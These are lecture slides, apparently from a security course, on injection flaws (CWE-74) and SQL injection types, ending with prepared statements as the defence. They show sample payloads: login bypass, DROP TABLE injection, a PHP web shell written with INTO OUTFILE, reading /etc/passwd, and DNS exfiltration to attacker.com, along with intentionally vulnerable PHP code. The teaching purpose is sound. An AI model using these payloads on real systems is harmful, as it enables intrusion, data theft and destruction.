

# #4 - Injection

---

## Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')

The software **constructs all or part of a command**, data structure, or record **using externally-influenced input** from an upstream component, but it **does not neutralize or incorrectly neutralizes special elements** that **could modify how it is parsed or interpreted** when it is sent to a downstream component.

# CWE-74 - Impact

---

## Confidentiality

Many injection attacks involve the disclosure of important information -- in terms of both data sensitivity and usefulness in further exploitation.

## Access Control

In some cases, injectable code controls authentication; this may lead to a remote vulnerability.



# CWE-74 - Impact

---

## Integrity

Data injection attacks lead to loss of data integrity in nearly all cases as the control-plane data injected is always incidental to data recall or writing.

## Non-Repudiation

Often the actions performed by injected control code are unlogged.



# CWE-74 - Impact

---

## Other

Injection attacks are characterized by the ability to significantly change the flow of a given process, and in some cases, to the execution of arbitrary code.



# How it works

---

## Vulnerable pattern

- Input is provided to the system
- Input is not validated, or filtered, or used in an adequate manner
- Input is used to build a command, statement, or trigger an action

## Why?

- Developed fails to implement the proper methods to distinguish between specification and data
- If an attacker manipulates data, and said data is used to build a command, attacker controls the flow of execution

## How to avoid:


- Never trust data from external sources
  - Database IS an external source, as well as other internal services
- Never mix command specification and data
- Sanitize all external data → Remove what shouldn't be there.  
Like ' should be interpreted has string.



# Common pitfalls

## Trusting user provided data


- Do not validate inputs coming from external sources
- Attacker can control the execution flow



# Common pitfalls

## Trusting internal systems or private APIs


- Do not validate inputs for some APIs, sockets
- If an attacker breaches the domain, internal systems become sources of external data



# Common pitfalls

## Trusting data coming from the database


- Make a query and use the data directly
- If an attacker breaches the database, it may use it to move laterally



# Common pitfalls

## Ignoring/not knowing how data is used externally

- Using external data to call a bash command or include a file
- Tools called may allow a wide range of options, some with exec capabilities
  - -exec in find
  - ProxyCommand in ssh
  - –checkpoint-action= in tar
  - LOLBAS: <https://lolbas-project.github.io>
  - GTFOBins: <https://gtfobins.github.io>



# Child CWEs

---

- CWE-75 Failure to Sanitize Special Elements into a Different Plane (Special Element Injection)**
- CWE-77 Improper Neutralization of Special Elements used in a Command ('Command Injection')**
- CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')**
- CWE-91 XML Injection (aka Blind XPath Injection)**
- CWE-93 Improper Neutralization of CRLF Sequences ('CRLF Injection')**
- CWE-94 Improper Control of Generation of Code ('Code Injection')**
- CWE-99 Improper Control of Resource Identifiers ('Resource Injection')**
- CWE-943 Improper Neutralization of Special Elements in Data Query Logic**
- CWE-1236 Improper Neutralization of Formula Elements in a CSV File**



# Child CWEs & MITRE TOP 25

Rank	ID	Name
[2]	<a href="#">CWE-79</a>	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[3]	<a href="#">CWE-89</a>	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[5]	<a href="#">CWE-78</a>	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[6]	<a href="#">CWE-20</a>	Improper Input Validation
[16]	<a href="#">CWE-77</a>	Improper Neutralization of Special Elements used in a Command ('Command Injection')
[23]	<a href="#">CWE-94</a>	Improper Control of Generation of Code ('Code Injection')


## 2023 CWE Top 25 Most Dangerous Software Weaknesses

[https://cwe.mitre.org/top25/archive/2023/2023\\_top25\\_list.html](https://cwe.mitre.org/top25/archive/2023/2023_top25_list.html)




# CWE – 89

# SQL Injection



# Role of Databases



# Server state

---

Information in the database is expected to have ACID properties

- Atomicity: transactions are either completed or not
- Consistency: the database is in a valid state
- Isolation: a transaction is made in a isolated context, until a final commit
- Durability: after a commit a change is persisted

Database Management System (DBMS) provide these properties

- Through a communication interface using a structured language

Applications rely on it, and keep up the data model and access pattern predictable

- Only specific tasks (queries) are predicted as part of the operational logic
- Access to some queries may be restricted (delete users, access data...)

# Data structure

Data is organized in databases

Databases contain tables

Tables contain are organized with columns

Tables contain rows with values

Diagram illustrating the structure of a database table:

Database: onlineshop  
Table: users

The diagram shows a table with 5 columns: id, username, name, email, and password. There are 3 data rows, each with a red border. The first row (id 1) has a yellow box labeled "Column name" pointing to the "username" column. The second row (id 2) has a yellow box labeled "Data row" pointing to the entire row. The third row (id 3) has a yellow box labeled "Column" pointing to the "name" column.

id	username	name	email	password
1	admin	Administrator	admin@xpto.com	F5-afd5?df34G3#!
2	alice	Alice	<a href="mailto:alice@xpto.com">alice@xpto.com</a>	Winner2016!
3	bob	Bob	<a href="mailto:bob@xpto.com">bob@xpto.com</a>	#benfica_ftw#

# SQL: Structured Query Language

<b>id</b>	<b>username</b>	<b>name</b>	<b>email</b>	<b>password</b>
1	admin	Administrator	admin@xpto.com	F5-afd5?df34G3#!
2	alice	Alice	<a href="mailto:alice@xpto.com">alice@xpto.com</a>	Winner2016!
3	bob	Bob	<a href="mailto:bob@xpto.com">bob@xpto.com</a>	#benfica_ftw#

1. `SELECT * FROM Users WHERE username = 'alice';`
2. `UPDATE Users SET email = 'alice@domain.com' WHERE username = 'alice';`
3. `INSERT INTO Users VALUES(4, 'peter', 'Peter', 'peter@xpto.com', 'sdf234raf')`
4. `DROP TABLE Users;`
5. `-- This is a comment`

# SQL: Structured Query Language

<b>id</b>	<b>username</b>	<b>name</b>	<b>email</b>	<b>password</b>
1	admin	Administrator	admin@xpto.com	F5-afd5?df34G3#!
2	alice	Alice	<a href="mailto:alice@xpto.com">alice@xpto.com</a>	Winner2016!
3	bob	Bob	<a href="mailto:bob@xpto.com">bob@xpto.com</a>	#benfica_ftw#

User provided

1. `SELECT * FROM Users WHERE username = 'alice';`
  2. `UPDATE Users SET email = 'alice@domain.com' WHERE username = 'alice';`
  3. `INSERT INTO Users VALUES(4, 'peter', 'Peter', 'peter@xpto.com', 'sdf234raf')`
  4. `DROP TABLE Users;`
  5. `-- This is a comment`
- 
- The diagram illustrates five SQL queries (numbered 1 to 5) originating from a yellow box labeled "User provided". Five orange arrows point from this box to specific fields in the "alice" row of the "Users" table. Query 1 points to the "username" field ('alice'). Query 2 points to the "email" field ('alice@domain.com'). Query 3 points to the first value in the "VALUES" clause ('peter'). Query 4 points to the table name "Users". Query 5 points to the comment symbol "--".

# SQL: Structured Query Language

Command  
(Server controlled,  
task related)

<b>id</b>	<b>username</b>	<b>name</b>	<b>email</b>	<b>password</b>
1	admin	Administrator	admin@xpto.com	F5-afd5?df34G3#!
2	alice	Alice	<a href="mailto:alice@xpto.com">alice@xpto.com</a>	Winner2016!
3	bob	Bob	<a href="mailto:bob@xpto.com">bob@xpto.com</a>	#benfica_ftw#

1. `SELECT * FROM Users WHERE username = 'alice';`
2. `UPDATE Users SET email = 'alice@domain.com' WHERE username = 'alice';`
3. `INSERT INTO Users VALUES(4, 'peter', 'Peter', 'peter@xpto.com', 'sdf234raf')`
4. `DROP TABLE Users;`
5. -- This is a comment

# SQL: Structured Query Language

Structure  
(Server controlled,  
task related)

<b>id</b>	<b>username</b>	<b>name</b>	<b>email</b>	<b>password</b>
1	admin	Administrator	admin@xpto.com	F5-afd5?df34G3#!
2	alice	Alice	<a href="mailto:alice@xpto.com">alice@xpto.com</a>	Winner2016!
3	bob	Bob	<a href="mailto:bob@xpto.com">bob@xpto.com</a>	#benfica_ftw#

1. `SELECT * FROM Users WHERE username = 'alice';`
2. `UPDATE Users SET email = 'alice@domain.com' WHERE username = 'alice';`
3. `INSERT INTO Users VALUES(4, 'peter', 'Peter', 'peter@xpto.com', 'sdf234raf')`
4. `DROP TABLE Users;`
5. `-- This is a comment`

# Using SQL

Form provides two fields: **username** and **password**

- Both are controlled by external entities (users)

## Objective:

- Check if the username and password provided exist in the database
- Obtain the user data if it exists, and move to authorization phase
- Otherwise, do not authenticate and provide an error.

## Vulnerable validation code (PHP):

```
$result = mysql_query("SELECT * FROM Users  
WHERE(username='\$username' AND password='\$password'));
```

I have no proof that the actual code is like presented.  
This is an example!!



pt en

Está a aceder ao serviço:

Utilizador

Palavra-passe

Esqueceu-se da palavra-passe?

- Não guardar autenticação
- Remover permissões de partilha de informação concedidas previamente.

Autenticar

Chave Móvel Digital | Cartão de Cidadão

Precisa de ajuda?

Aviso legal



# Exploiting SQLi

Utilizador

john

Palavra-passe

abc

```
$result = mysql_query(" SELECT * FROM Users  
WHERE(username='john' AND password='abc'));
```

It will fail because the <username,password> don't match and no result is provided.



# Exploiting SQLi

Utilizador

john' or 1=1); --

Palavra-passe

abc

```
$result = mysql_query(" SELECT * FROM Users  
WHERE(username='john' or 1=1); -- ' AND password='abc');");
```



# Exploiting SQLi

Utilizador

john' or 1=1); --

Palavra-passe

abc

```
$result = mysql_query(" SELECT * FROM Users  
WHERE(username='john' or 1=1); -- ' AND password='abc' );");
```

It will be successful because 1=1 is always true

- The username is ignored because the second part is always true
- The remaining of the query is ignored due to the comment



# Exploiting SQLi

```
$result = mysql_query(" SELECT * FROM Users  
WHERE(username=' or 1=1);DROP TABLE Users; --' AND password='a');");
```

Utilizador

' or 1=1); DROP TABLE Users; --

Palavra-passe

a



# Exploiting SQLi

Utilizador

' or 1=1); DROP TABLE Users; --

Palavra-passe

a

```
$result = mysql_query(" SELECT * FROM Users  
WHERE(username=' or 1=1);DROP TABLE Users; --' AND password='a');");

```

**Two queries may be executed:**

- SELECT which returns all users
- DROP TABLE Users, which effectively deletes the Table



# Things to consider

---

## After a SQL Injection is possible, the user controls the execution flow

- Extract, insert, update, delete data, drop tables, etc...

## SQL Injection can be leveraged to other attacks

- Injecting a payload that will exploit other vulnerability in a different system
  - XSS, XXE, Buffer Overflow, LFI, RCE, etc...

## Different DBMS have obscure features

- Variables and specific reserved words: @@version
- Execute commands: EXEC

## Many DBMS allow file IO!

- `SELECT "<?php system($_GET['c']); ?>" INTO OUTFILE "/var/www/s.php"`
- `SELECT LOAD_FILE("/etc/passwd")`





# The NULL plate

## Security researcher acquires two license plates

- NULL for his car, VOID for his wife
- Idea was for driveway to always be NULL or VOID

## Triggered an Injection vulnerability

- Got a small \$30 ticket
- Started getting tickets, up to +\$12K in wrongly issued fines
- Some tickets were related to violations 2y before the license plate was issued

## Relevant bits

- User provided an image, not a textual form of data
- Issued happened after the Automatic License Plate Recognition software
  - An internal process feeding data to other processes



Full defcon talk  
[https://www.youtube.com/  
watch?v=TwRE2QK1Ibc](https://www.youtube.com/watch?v=TwRE2QK1Ibc)

# SQLi types: In Band (Classic)

---

**Payload is provided and result is determined directly**

- E.g. user is logged in, data is obtained, tables are deleted

**In band means that the result arrives from the same channel used to provide the payload**

**As seen previously in the examples**



# SQLi types: In Band - Error Based

---

Relies in the existence of an error returned by the server

- Detecting the existence of a SQLi only requires the creation of a syntax error: ‘

Used when the service executes a query, but doesn’t provide enough information for directly grabbing the data

Detection using a single quote: `http://site.com/items.php?id=2'`

Or extracting data: `id=2 OR CAST(NULLIF(CURRENT_USER, 'admin') AS INT)`

- If CURRENT\_USER is ‘admin’, NULL is returned, and can be CAST to INT
- If CURRENT\_USER is not ‘admin’, ‘admin’ is returned, and an error is triggered

# SQLi types: In Band - Union Based

---

Exploits the UNION operator to extract data from other tables

Why? Query is restricted to a set of tables before the area where a payload may be injected

```
SELECT Users.name,Address.street from Users,Address where  
Users.address_id = Address.id and Users.name = $name
```

Payload for \$name will use the form: **UNION(SELECT \* from Products)**

- Table **Products** will be brought into the query



# SQLi types: Blind (Inferential)

---

Inferential / Blind exploitation occur when the SQLi still occurs, but its result is not provided to the attacker

- Because developers blocked debug information
- Because the vulnerability is a simple query

Existence of a SQLi is determined by a change in the service behavior

- Without the existence of an error
- Without exploiting forms or logins



# SQLi types: Blind – Content Based

---

**Detected using payloads with forced Boolean results  
(Always True or Always False)**

**Standard request:** `http://site.com/items.php?id=2`

- Always true: `http://site.com/items.php?id=2 and 1=1`
- Always false: `http://site.com/items.php?id=2 and 1=2`

**If system is vulnerable requests will yield different results**

- Always true: will return article 2 because `id=2 and True` is equivalent to `id=2`
- Always false: will fail because `id=2 and False` is always false

# SQLi types: Blind – Time Based

---

Detected using payloads that time a determined time to execute

Standard request: `http://site.com/items.php?id=2`

- Less time: `http://site.com/items.php?id=2 and waitfor delay '00:00:01' --`
- More time: `http://site.com/items.php?id=2 and waitfor delay '00:00:05' --`

If system is vulnerable requests will take predictable time

- Less time: will take the normal duration plus **1** second
- Less time: will take the normal duration plus **5** seconds



# SQLi types: Out of band

---

## Result and data is exfiltrated from additional channels

- Data, or the query status is registered in a resource available to the attacker

**DNS:** `SELECT LOAD_FILE(CONCAT('\\\\\\', (SELECT username FROM Users), '.attacker.com'));`

- A DNS query will be made to `username.attacker.com`

**SMB Share:** `SELECT * FROM USERS INTO OUTFILE '\\host\share\out.txt'`

- A file named `out.txt` is written to a server controlled by the attacker

**HTTP Dir:** `SELECT * FROM USERS INTO OUTFILE '/var/www/out.txt'`

- File `out.txt` is written to a directory made available through HTTP



# SQL Injection - Avoiding

---

## Sanitize data

- If the product id is an Int, validate the value before issuing a request
- Filter out invalid characters (but this has limited success!)

## Use Prepared Statements

- Clear separation between structure and data
- Data cannot alter SQL query structure



# SQL Injection – Prepared Statements Java

---

```
String firstname = req.getParameter("firstname");
String lastname = req.getParameter("lastname");

String query = "SELECT id, firstname, lastname FROM authors WHERE forename = ?  
and surname = ?";  
  
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, firstname );
pstmt.setString( 2, lastname );  
  
try
{
    ResultSet results = pstmt.execute();
}
```

